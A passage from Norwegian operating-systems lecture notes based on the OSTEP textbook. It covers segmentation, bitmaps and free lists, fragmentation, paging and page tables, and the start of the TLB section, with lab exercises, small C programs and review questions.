Løser problemene med ett sett base- og bounds/limit-registre, ved å ha ett sett per segment


- Fig 16.1
- Fig 16.2

Figur 5.11: Segmenter.

Problemet med ett eneste sett base og bounds er at hele adresserommet må ligge sammenhengende i minnet – også den store, ubrukte plassen mellom heapen og stacken. Den plassen er det ingen som bruker, men den legger likevel beslag på fysisk minne. Løsningen er å gi hvert segment (text, heap og stack) sitt eget sett med base og bounds, slik at de tre kan plasseres hver for seg og mellomrommet slipper å ta plass.

5.6 Håndtering av ledig minne

Håndtering av ledig minne i figur 5.12.



Figur 5.12: Håndtering av ledig minne.

En *bitmap* er en datastruktur med N bit, der hvert bit representerer en "lagringsenhet" – i vårt tilfelle en chunk med minne (bitmap brukes også om for eksempel lagring på en harddisk). Er et bit null, betyr det at den tilhørende chunken er ledig og kan deles ut; er det én, er den allerede i bruk.


Vi vil selvsagt ikke at disse datastrukturene, som operativsystemet må ha, skal ta for mye plass. Så hvor stor blir en bitmap? For eksempel med 2GB minne delt i chunks på 1KB:

$$\frac{2GB}{1KB} = \frac{2^{31}B}{2^{10}B} = 2^{21}b = \frac{2^{21}b}{2^{3}\frac{b}{B}} = 2^{18}B = 256KB$$

En *free list* er en liste over ledige og brukte "lagringsenheter", i vårt tilfelle chunks med minne. Hver oppføring i en free list bruker naturligvis mer enn ett bit – typisk er hver oppføring en 16/32/64-bits adresse – men lista kan være svært kompakt likevel. Kanskje lagrer den bare start- og sluttadressen for en sammenhengende sekvens av

ledige chunks. Merk også at hvis free lista bare lagrer adressene til de ledige chunkene, blir lista bare stor når det er mye ledig minne, så kanskje er ikke størrelsen på en free list noe problem.

Problem: bortkastet plass i figur 5.13.



Figur 5.13: Problem: bortkastet plass.

Det finnes to slags bortkastet plass, og det er verdt å holde dem fra hverandre. *External fragmentation* er plassen *mellom* de utdelte blokkene: det er nok ledig minne totalt, men det er stykket opp i biter som hver for seg er for små, så et stort ønske kan ikke oppfylles. Det er dette segmentering lider av, fordi segmentene har ulik størrelse. *Internal fragmentation* er plassen som er bortkastet *inni* en utdelt blokk: du får en hel blokk selv om du bare trenger litt av den. Det er prisen vi betaler i neste avsnitt, når vi går over til

å dele minnet i biter med fast størrelse.

5.7 Paging

Terminologi i figur 5.14.


Paging å dele adresserommet i biter med fast størrelse
Page en slik bit med fast størrelse
Page frame en page i det fysiske minnet (RAM)

Figur 5.14: Terminologi.

Poenget med fast størrelse er at ekstern fragmentering forsvinner helt: når alle bitene er like store, passer enhver ledig page frame til ethvert behov, og det finnes ikke lenger hull som er "for små". Til gjengjeld får vi intern fragmentering, siden siste page sjelden blir helt full. Med en page på 4KB er det i snitt 2KB som går til spille per prosess, og det er en pris vi gladelig betaler.


Merk at læreboka har en fotnote på første side som sier "if you think of a 32-bit address space as the size of a tennis court, a 64-bit address space is about the size of Europe(!)". En tennisbane er omtrent $0.000\,264\,\mathrm{km}^2$ og Europa er omtrent $10\,530\,000\,\mathrm{km}^2$. For å komme fra størrelsen på en tennisbane til omtrent størrelsen på Europa må vi gange med 2^{35}, så påstanden i boka stemmer omtrent.

Virtuelt og fysisk adresserom i figur 5.15.



Figur 5.15: Virtuelt og fysisk adresserom.

Virtuelt og fysisk adresserom, forts. i figur 5.16.




Figur 5.16: Virtuelt og fysisk adresserom, forts..

Demo `htop`, se på minnebruken og

- `VIRT` (virtuelt minne i bruk)
- `RES` (fysisk minne i bruk)

At `VIRT` er mye større enn `RES` er helt normalt, og er et godt bilde på hele kapitlet: adresserommet til prosessen er stort, men bare de delene den faktisk bruker koster fysisk minne.

Adresseoversettelse i figur 5.17.



Figur 5.17: Adresseoversettelse.

Merk side 5 i chp 18 (sitert fra læreboka):

> Note the offset stays the same (i.e., it is not translated), because the offset just tells us which byte *within* the page we want.

Sagt på en annen måte: en virtuell adresse deles i to, og bare den ene halvdelen oversettes. De mest signifikante bitene er *VPN* (virtual page number) og sier *hvilken* page vi er i – den slår vi opp i page tabellen og får en *PFN* (page frame number) tilbake. De minst signifikante bitene er *offset* og sier hvor langt inn i pagen vi er. Siden en page og en page frame er like store, betyr det samme offset det samme på begge sider av oversettelsen, og bitene kan kopieres rett over. Det er også derfor page-størrelsen bestemmer hvor mange bit offset tar: 4KB page gir $\log_2 4096 = 12$ bit offset.

(Lærer tegner hva "de mest signifikante bitene" betyr, for å forklare offset)

Page table og page table entry i figur 5.18.

- Fig 18.4 Page table i fysisk minne
- Fig 18.5 Hva ligger i en page table entry?
  - Present bit
  - Protection bits
  - Referenced bit
  - Dirty bit
  - Caching bits

Figur 5.18: Page table og page table entry.

Page tabellen er per prosess, og den ligger i det fysiske minnet – den er altfor stor til å ligge i registre. Det er verdt å regne litt på hvor stor: med et 32-bits adresserom og pages på 4KB er det $2^{32}/2^{12} = 2^{20}$ pages, altså rundt en million oppføringer. Bruker vi 4 Byte per oppføring, blir det 4MB page table *per prosess*. Det er mye, og det er nettopp problemet neste kapittel handler om å løse.

Eksempel: memory trace i figur 5.19.

- Fig 18.7 Forstår du hva som skjer her?

Figur 5.19: Eksempel: memory trace.

5.8 Lab-øvinger

1. Gjør "Homework (Code)"-oppgavene i kapittel 13. Ikke bruk for mye tid på dette – du bør bli ferdig på under en time. I oppgave tre bruker du denne koden som `memory-user.c`:

```
#include <stdio.h>
#include <stdlib.h>
#define NITER 10000

int main(int argc, char *argv[]) {
  if (argc != 2) {
    fprintf(stderr, "usage: memory-user <memory>\n");
    exit(EXIT_FAILURE);
  }

  int memory = atoi(argv[1]) * 1024 * 1024;
  int length = (int)(memory / sizeof(int));
  int *arr = malloc(memory);
  if (arr == NULL) {
    fprintf(stderr, "malloc failed\n");
  }
  for (int i = 0; i < NITER; i++) {
    for (int j = 0; j < length; j++) arr[j] += 1;
  }

  free(arr);
  return 0;
}
```

   Husk at du finner prosess-IDen til en prosess med `ps`, at du starter en prosess i bakgrunnen ved å legge til `&` på kommandolinja, at du henter den fram igjen med `fg`, og at du sender den et "terminate"-signal med `CTRL-C`.

   Sørg for at du gjør oppgave åtte. Bruk `pmap -X` til å se minnekartet til `memory-user` (hint: `pmap -X $(pgrep memory-user)`), og se på linja under "[heap]" og hvordan den endrer seg med ulike argumenter til `memory-user` (fordi `malloc()` allokerer minne på heapen).

5.9 Repetisjonsspørsmål og oppgaver

1. Når vi har page-basert minnehåndtering som vi har lært om denne uka, hva er hensikten med en *bitmap*? (hva brukes den til?)

2. Hva befinner seg i en page table entry? (med andre ord: hva er hensikten med hvert av bit'ene, eller hver gruppe av bit, i en page table entry?)

3. Hvilke av disse oppgavene gjøres av maskinvaren (altså ikke av operativsystemet og ikke av prosessen)?

   (a) address translation
   (b) initialisere trap table
   (c) initialisere free list eller bitmap
   (d) bestemme hvilken prosess som skal kjøres
   (e) caching i CPU-en

4. Hva er et *adresserom*, og hvorfor sier vi at alle adressene en prosess ser er virtuelle? Hva er *kernel space* og *user space*, og hvorfor er operativsystemet mappet inn i adresserommet til hver eneste prosess?

5. Hva er de tre målene med å virtualisere minnet, og hvilket av dem er grunnen til at adresseoversettelsen må gjøres av maskinvaren og ikke av operativsystemet?

6. Hva er forskjellen på *intern* og *ekstern fragmentering*? Hvilken av dem får du med segmentering, og hvilken får du med paging?

7. Hva er forskjellen på en *page* og en *page frame*, og hvorfor kopieres offset uendret fra den virtuelle til den fysiske adressen?

8. Se på dette C-programmet:

```
#include <stdlib.h>
int  teller = 5;
int  sum;

int main(void) {
  static int kalt = 0;
  int i = 1;
  int *p = malloc(100 * sizeof(int));
  return i;
}
```

   (a) Plasser hver av `teller`, `sum`, `kalt`, `i`, `p` og de 100 int-ene `p` peker på i riktig område av minne til programmet.

(b) To av områdene vokser mot hverandre. Hvilke, og i hvilken retning vokser de?

(c) Hvorfor er det bare størrelsen, og ikke en verdi, som må lagres i programfila for `sum`?

9. (**OBLIG-2**) For hver av disse tre minneadressene (oppgitt som desimaltall): hva blir virtual page number (VPN), og hva blir offset, med page-størrelse 4K og med 8K? Adressene er 20000, 32769 og 60000.

10. (**OBLIG-2**) Anta 16-bits logiske/virtuelle adresser, page-størrelse 4KB og denne litt forenklede page tabellen

```
VPN  PFN   Present-bit
   +------+---+
15 | 0000 | 0 |
14 | 0110 | 1 |
13 | 0111 | 1 |
12 | 1011 | 1 |
11 | 0000 | 0 |
10 | 0000 | 0 |
9  | 0010 | 1 |
8  | 0001 | 1 |
7  | 0000 | 0 |
6  | 0000 | 0 |
5  | 0000 | 0 |
4  | 0000 | 0 |
3  | 0000 | 0 |
2  | 1111 | 1 |
1  | 0011 | 1 |
0  | 1100 | 1 |
   +-----+---+
```

Forklar hvordan den logiske/virtuelle adressen `0010 1101 1011 1010` oversettes til en fysisk adresse. Hva med adressen `0110 1001 1101 0010`?

11. (**OBLIG-2**) En maskin har 4GB fysisk minne, som deles i chunks på 4KB.

(a) Hvor mange chunks blir det?

(b) Hvor stor blir en bitmap som holder styr på hvilke chunks som er ledige?

(c) Halverer du chunk-størrelsen til 2KB, hva skjer da med størrelsen på bitmapen, og hva skjer med intern fragmentering?

12. Vi har et 32-bits virtuelt adresserom og pages på 4KB.

(a) Hvor mange bit går til offset, og hvor mange blir igjen til VPN?

(b) Hvor mange oppføringer har page tabellen til én prosess?

(c) Med 4 Byte per oppføring, hvor stor blir page tabellen per prosess?

(d) Maskinen kjører 100 prosesser. Hvor mye minne går med bare til page tabeller, og hva sier det om hvorfor vi trenger noe bedre enn én flat page table?

13. (**OBLIG-2**) Skriv et C-program `layout.c` som skriver ut adressen til en global variabel, en `static` lokal variabel, en blokk du har hentet med `malloc()`, og en vanlig lokal variabel. Bruk `%p` i `printf()` for å skrive ut adresser, f.eks.
`printf("lokal: %p\n", (void *)&i);`
Kompiler med `gcc -Wall -o layout layout.c` og kjør programmet. Sorter de fire adressene og forklar rekkefølgen ut fra minnebildet til et program som kjører. Kjør programmet et par ganger til: er alle adressene like hver gang?

14. (**OBLIG-2**) Gjør Homework (Code) oppgave 1 i kapittel 14.

15. Gjør Homework (Code) oppgave 2 i kapittel 14.

16. Gjør Homework (Code) oppgave 3 i kapittel 14.

17. Gjør Homework (Code) oppgave 4 i kapittel 14. Du kan bruke C-programmet fra lab-øvingen, bare fjern `free()` (og sett `NITER` til 10 i stedet for 10000). Du kan kjøre `gdb` på et program som trenger argumenter med for eksempel `gdb --args memory-user 5`

18. Gjør Homework (Code) oppgave 5 i kapittel 14.

19. Gjør Homework (Code) oppgave 6 i kapittel 14.

20. Hva kommer `valgrind --leak-check=yes` til å klage på i dette programmet?

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
  int x = 3;
  int *y = malloc(100);
  printf("x is at : %p\n", &x);
  printf("y is at : %p\n", y);
  x = y[1000];
  printf("x is : %d\n", x);
  return 0;
}
```

6 Minnehåndtering

Merk: henvisninger som "Fig 19.1" og "chp 19" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 19, chp 20, chp 21, chp 22 og chp 23.

6.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hvorfor paging alene gjør hvert minneoppslag dobbelt så dyrt, hvordan en *TLB* løser det, og regne ut *hit rate* for en gitt rekke med minneoppslag
- gjøre rede for hva som ligger i en *TLB entry*, hva *ASID* er til for, og hva som ellers måtte skje med TLB-en ved hvert context switch
- regne ut hvor stor en flat page table blir, og forklare hvordan *multi-level page table* og *invertert page table* får den ned – inkludert hva PTBR/PDBR (CR3) er
- forklare avveiningen ved å bruke større pages (*hugepages*)
- forklare hva *swap space* er, hva som skjer ved et *page fault*, skille mellom *minor/soft* og *major/hard* page fault, og gjøre rede for hva maskinvaren gjør og hva operativsystemet gjør
- sammenligne page replacement-policyene *optimal*, *FIFO*, *random*, *LRU* og *clock*, og forklare hvordan de slår ut på ulike workloads

- forklare forskjellen på *demand paging* og *prefetching/pre-paging*, og hva *working set* og *thrashing* er

6.2 Raskere oversettelse

Paging er en flott mekanisme, men vi har to problemer:

1. Det er for tregt. Hvert minneoppslag (også kalt en memory reference) fører til et ekstra minneoppslag, siden page tabellen ligger i RAM. Det løser vi med TLB.
2. Page tabellen er for stor (den tar for mye plass i RAM). Det løser vi med én av
   (a) Multi-level page table (mest brukt)
   (b) Invertert page table


6.2.1 TLB

Translation Lookaside Buffer (TLB) i figur 6.1.

- TLB-en er en cache i CPU-en, en av de cachene vi snakker om når vi sier L1, L2 og L3
- `cpuid -1 | less # søk etter TLB`
- Fig 19.1 pseudokode

Figur 6.1: Translation Lookaside Buffer (TLB).

Navnet er misvisende: en TLB er ikke en buffer, men en cache – og den cacher *oversettelser*, ikke data. Er oversettelsen vi trenger allerede i TLB-en, slipper vi oppslaget i page tabellen, og dermed er vi tilbake til ett minneoppslag i stedet for to. Det er dette som gjør paging til en mekanisme vi har råd til å bruke.



